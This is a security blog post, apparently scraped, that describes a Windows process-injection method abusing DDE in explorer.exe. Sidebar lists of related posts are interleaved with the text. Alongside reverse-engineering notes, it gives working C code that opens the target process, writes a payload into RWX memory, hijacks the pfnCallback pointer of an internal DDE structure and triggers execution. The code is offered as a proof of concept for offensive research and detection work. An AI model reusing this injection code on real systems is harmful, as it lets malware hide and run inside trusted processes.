Windows Process Injection: Breaking BaDDEr

Posted on August 9, 2019

Introduction

Dynamic Data Exchange (DDE) is a data sharing protocol while the Dynamic Data Exchange Management Library (DDEML) facilitates sharing of data among applications over the DDE protocol. DDE made the headlines in October 2017 after a vulnerability was discovered in Microsoft Office that could be exploited to execute code. Since then, it's been disabled by default and is therefore not considered a critical component. The scope of this

Search

Recent Posts

- MiniDumpWriteDump via COM+ Services DLL
- Windows Process Injection: Asynchronous Procedure Call (APC)
- Windows Process Injection: KnownDlls Cache Poisoning
- Windows Process Injection: Tooltip or Common Controls
- Windows Process Injection: Breaking BaDDEr
- Windows Process Injection: DNS Client API

injection method is limited to explorer.exe, unless of course you know of other applications that use it. I'd like to thank Adam for the discussion about using DDE for injection and also the cheesy name. 😀

Enumerating DDE Servers

The only DLL that use DDE servers on Windows 10 are shell32.dll, ieframe.dll and twain_32.dll. shell32.dll creates three DDE servers that are hosted by explorer.exe. The following code uses DDEML API to list servers and the process hosting them.

```
VOID dde_list(VOID) {
    CONVCONTEXT cc;
    HCONVLIST   cl;
    DWORD       idInst = 0;
    HCONV       c = NULL;
    CONVINFO    ci;
    WCHAR       server[MAX_PATH];

    if(DMLERR_NO_ERROR != DdeInitialize(&idInst, NULL, APPCLASS_STANI
      printf("unable to initialize : %i.\n", GetLastError());
      return;
    }

    ZeroMemory(&cc, sizeof(cc));
    cc.cb = sizeof(cc);
    cl = DdeConnectList(idInst, 0, 0, 0, &cc);

    if(cl != NULL) {
      for(;;) {
```


- Windows Process Injection: Multiple Provider Router (MPR) DLL and Shell Notifications
- Windows Process Injection: Winsock Helper Functions (WSHX)
- Shellcode: In-Memory Execution of JavaScript, VBScript, JScript and XSL
- Shellcode: In-Memory Execution of DLL
- Windows Process Injection : Windows Notification Facility
- How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code
- Windows Process Injection: KernelCallbackTable used by FinFisher / FinSpy
- Windows Process Injection: CLIPBRDWNDCLASS
- Shellcode: Using the Exception Directory to find GetProcAddress
- Shellcode: Loading .NET Assemblies From Memory
- Windows Process Injection: WordWarping, Hyphentension, AutoCourgette, Streamception, Oleum, ListPlanting, Treepoline
- Shellcode: A reverse shell for Linux in C with support for TLS/SSL
- Windows Process Injection: Print Spooler
- How the Lopht (probably) optimized attack against the LanMan hash.

```
            c = DdeQueryNextServer(cl, c);
            if(c == NULL) break;
            ci.cb = sizeof(ci);
            DdeQueryConvInfo(c, QID_SYNC, &ci);
            DdeQueryString(idInst, ci.hszSvcPartner, server, MAX_PATH, CP

            printf("Service : %-10ws Process : %ws\n",
              server, wnd2proc(ci.hwndPartner));
          }
          DdeDisconnectList(cl);
        } else {
          printf("DdeConnectList : %x\n", DdeGetLastError(idInst));
        }
        DdeUninitialize(idInst);
    }
```

DDE Internals

Figure 1 shows the decompiled code where the servers are created.

```
if ( !dword_180676530 )
{
  word_180676534 = GlobalAddAtomW(L"PROGMAN");
  if ( !DdeInitializeW(&idInst, (PFNCALLBACK)pfnCallback, 0x14000u, 0)
    && (hsz = DdeCreateStringHandleW(idInst, L"Progman", 1200),
        hsz1 = DdeCreateStringHandleW(idInst, L"Progman", 1200),
        qword_180676548 = DdeCreateStringHandleW(idInst, L"*", 1200),
        qword_180676550 = DdeCreateStringHandleW(idInst, L"Shell", 1200),
        qword_180676538 = DdeCreateStringHandleW(idInst, L"AppProperties", 1200),
        v0 = DdeCreateStringHandleW(idInst, L"Folders", 1200),
        qword_180676540 = v0,
        hsz)
    && hsz1
    && qword_180676548
    && qword_180676550
    && qword_180676538
    && v0
    && DdeNameService(idInst, v0, 0i64, 1u) )
  {
```

Figure 1. DDE initialization in shell32.dll

`user32!DdeInitializeW` is where all the interesting stuff occurs. `user32!InternalDdeInitialize` will allocate memory on the heap for a structure called `CL_INSTANCE_INFO` which isn't documented in the public SDK, but you can still find it online.

```
typedef struct tagCL_INSTANCE_INFO {
    struct tagCL_INSTANCE_INFO *next;
    HANDLE                      hInstServer;
    HANDLE                      hInstClient;
    DWORD                       MonitorFlags;
    HWND                        hwndMother;
    HWND                        hwndEvent;
    HWND                        hwndTimeout;
```


- Shellcode: x86 optimizations part 1
- WanaCryptor File Encryption and Decryption
- Shellcode: Dual Mode (x86 + amd64) Linux shellcode
- Shellcode: Fido and how it resolves GetProcAddress and LoadLibraryA
- Shellcode: Dual mode PIC for x86 (Reverse and Bind Shells for Windows)
- Shellcode: Solaris x86
- Shellcode: Mac OSX amd64
- Shellcode: Resolving API addresses in memory
- Shellcode: A Windows PIC using RSA-2048 key exchange, AES-256, SHA-3
- Shellcode: Execute command for x32/x64 Linux / Windows / BSD
- Shellcode: Detection between Windows/Linux/BSD on x86 architecture
- Shellcode: FreeBSD / OpenBSD amd64
- Shellcode: Linux amd64
- Shellcodes: Executing Windows and Linux Shellcodes
- DLL/PIC Injection on Windows from Wow64 process
- Asmcodes: Platform Independent PIC for Loading DLL and Executing Commands

```
    DWORD                   afCmd;
    PFNCALLBACK             pfnCallback;
    DWORD                   LastError;
    DWORD                   tid;
    LATOM                  *plaNameService;
    WORD                    cNameServiceAlloc;
    PSERVER_LOOKUP          aServerLookup;
    short                   cServerLookupAlloc;
    WORD                    ConvStartupState;
    WORD                    flags;              // IIF_ flags
    short                   cInDDEMLCallback;
    PLINK_COUNT             pLinkCount;
} CL_INSTANCE_INFO, *PCL_INSTANCE_INFO;
```

The only field we're interested in is `pfnCallback`. The steps to inject are:

1. Find the DDE mother window by its registered class name "DDEMLMom".
2. Read the address of `CL_INSTANCE_INFO` using `GetWindowLongPtr`.
3. Allocate RWX memory in remote process and write payload there.
4. Overwrite the function pointer pfncallback with the remote address of payload.
5. Trigger execution over DDE.

Figure 2 shows the properties of the mother window. As you can see, index zero of the Window Bytes is set. This is the address of `CL_INSTANCE_INFO`.



Figure 2. Mother Window for DDE server.

Injection

The following is a PoC to demonstrate the method works. Full source can be found here.

```
VOID dde_inject(LPVOID payload, DWORD payloadSize) {
    HWND            hw;
    SIZE_T          rd, wr;
    LPVOID          ptr, cs;
```

```
HANDLE           hp;
CL_INSTANCE_INFO pcii;
CONVCONTEXT      cc;
HCONVLIST        cl;
DWORD            pid, idInst = 0;

// 1. find a DDEML window and read the address
//    of CL_INSTANCE_INFO
hw = FindWindowEx(NULL, NULL, L"DDEMLMom", NULL);
if(hw == NULL) return;
ptr = (LPVOID)GetWindowLongPtr(hw, GWLP_INSTANCE_INFO);
if(ptr == NULL) return;

// 2. open the process and read CL_INSTANCE_INFO
GetWindowThreadProcessId(hw, &pid);
hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
if(hp == NULL) return;
ReadProcessMemory(hp, ptr, &pcii, sizeof(pcii), &rd);

// 3. allocate RWX memory and write payload there.
//    update callback
cs = VirtualAllocEx(hp, NULL, payloadSize,
  MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hp, cs, payload, payloadSize, &wr);
WriteProcessMemory(
  hp, (PBYTE)ptr + offsetof(CL_INSTANCE_INFO, pfnCallback),
  &cs, sizeof(ULONG_PTR), &wr);

// 4. trigger execution via DDE protocol
DdeInitialize(&idInst, NULL, APPCLASS_STANDARD, 0);
ZeroMemory(&cc, sizeof(cc));
cc.cb = sizeof(cc);
```

```
    cl = DdeConnectList(idInst, 0, 0, 0, &cc);
    DdeDisconnectList(cl);
    DdeUninitialize(idInst);

    // 5. restore original pointer and cleanup
    WriteProcessMemory(
      hp,
      (PBYTE)ptr + offsetof(CL_INSTANCE_INFO, pfnCallback),
      &pcii.pfnCallback, sizeof(ULONG_PTR), &wr);

    VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
    CloseHandle(hp);
}
```


Related

Windows Process Injection: Winsock Helper Functions (WSHX)
In "malware"

Windows Process Injection: DNS Client API
In "assembly"

Windows Process Injection: KnownDlls Cache Poisoning
In "injection"

This entry was posted in injection, malware, process injection, programming, windows and tagged breaking baDDEr, dde, injection, poc, windows. Bookmark the permalink.

← Windows Process Injection: DNS Client API

Windows Process Injection: Tooltip or Common Controls →

Leave a Reply

Enter your comment here...